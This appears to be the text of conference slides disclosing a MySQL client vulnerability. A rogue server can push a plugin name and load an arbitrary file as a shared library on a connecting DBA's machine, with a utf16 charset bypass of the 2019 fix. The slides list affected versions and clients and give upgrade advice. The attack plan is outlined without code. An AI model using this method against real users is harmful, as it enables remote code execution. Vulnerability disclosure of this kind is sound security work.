☐ Use ANSI quotes to quote identifiers If enabled this option overwrites the serverside settings.

☐ Enable Cleartext Authentication Plugin Send user password in cleartext. Required for some authentication methods.


Timeout:  Maximum time to wait before a connection is aborted.

SQL\_MODE:  Override the default SQL\_MODE used by the server.

Others:  Other options for Connector/C++ as option=value pairs, one per line.

Duplicate Move Up Move Down Test Connection Close


OPT\_CHARSET  
\_NAME=utf16



C:\Users\Public\Documents>

# Fixed in the latest MySQL versions

---



C:\>"C:\Program Files\MySQL\MySQL Server 8.0\bin\mysql.exe" --version

# Plan of the attack, Done!

---

- ✓ Write a rogue server with ability to push plugin name
- ✓ Loading of arbitrary file name as shared library (ANY extension)
- ✓ How to PUSH the exploit code to DBA's machine

# Versions affected

---

2019 issue (original)

Older versions of MySQL / MariaDB / Percona Server

- Version released earlier than Oct/Nov 2019 is probably affected

# Versions affected

---

2023 issue (utf16 character set bypass)

MySQL / Percona Server

- Fix is just released (April 2023)

# Clients affected - old versions

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- MySQL command line client (mysql)
- GUI tools based on
  - libmysql (C)
  - Connector/C++
  - ODBC driver
  - Any driver based of libmysql

I.e. MySQL workbench, Navicat, Sequel Pro, etc



Upgrade to the latest version!

**Not affected: JDBC or Native implementations (GO, etc)**



# Summary and Conclusions

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- Rogue MySQL server can attack “client”
  - i.e. MySQL DBA or anyone who connects to that server
  - RCE on the client machine (i.e. laptop, etc)
  - Difficult to exploit vulnerability
- Original issue: Fixed in 2019 for MySQL, MariaDB, Percona Server
- New issue (utf16 string bypass)
  - Only applies to MySQL / Percona Server (MariaDB is not affected)
  - Fixed in MySQL 8.0.33 / 5.7.42

# Summary and Conclusions

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- Using multi-byte unsafe string comparison is dangerous
- If you have a C function written in 1982, check it out for multi-byte encoding
- Always upgrade!



# Thank you!

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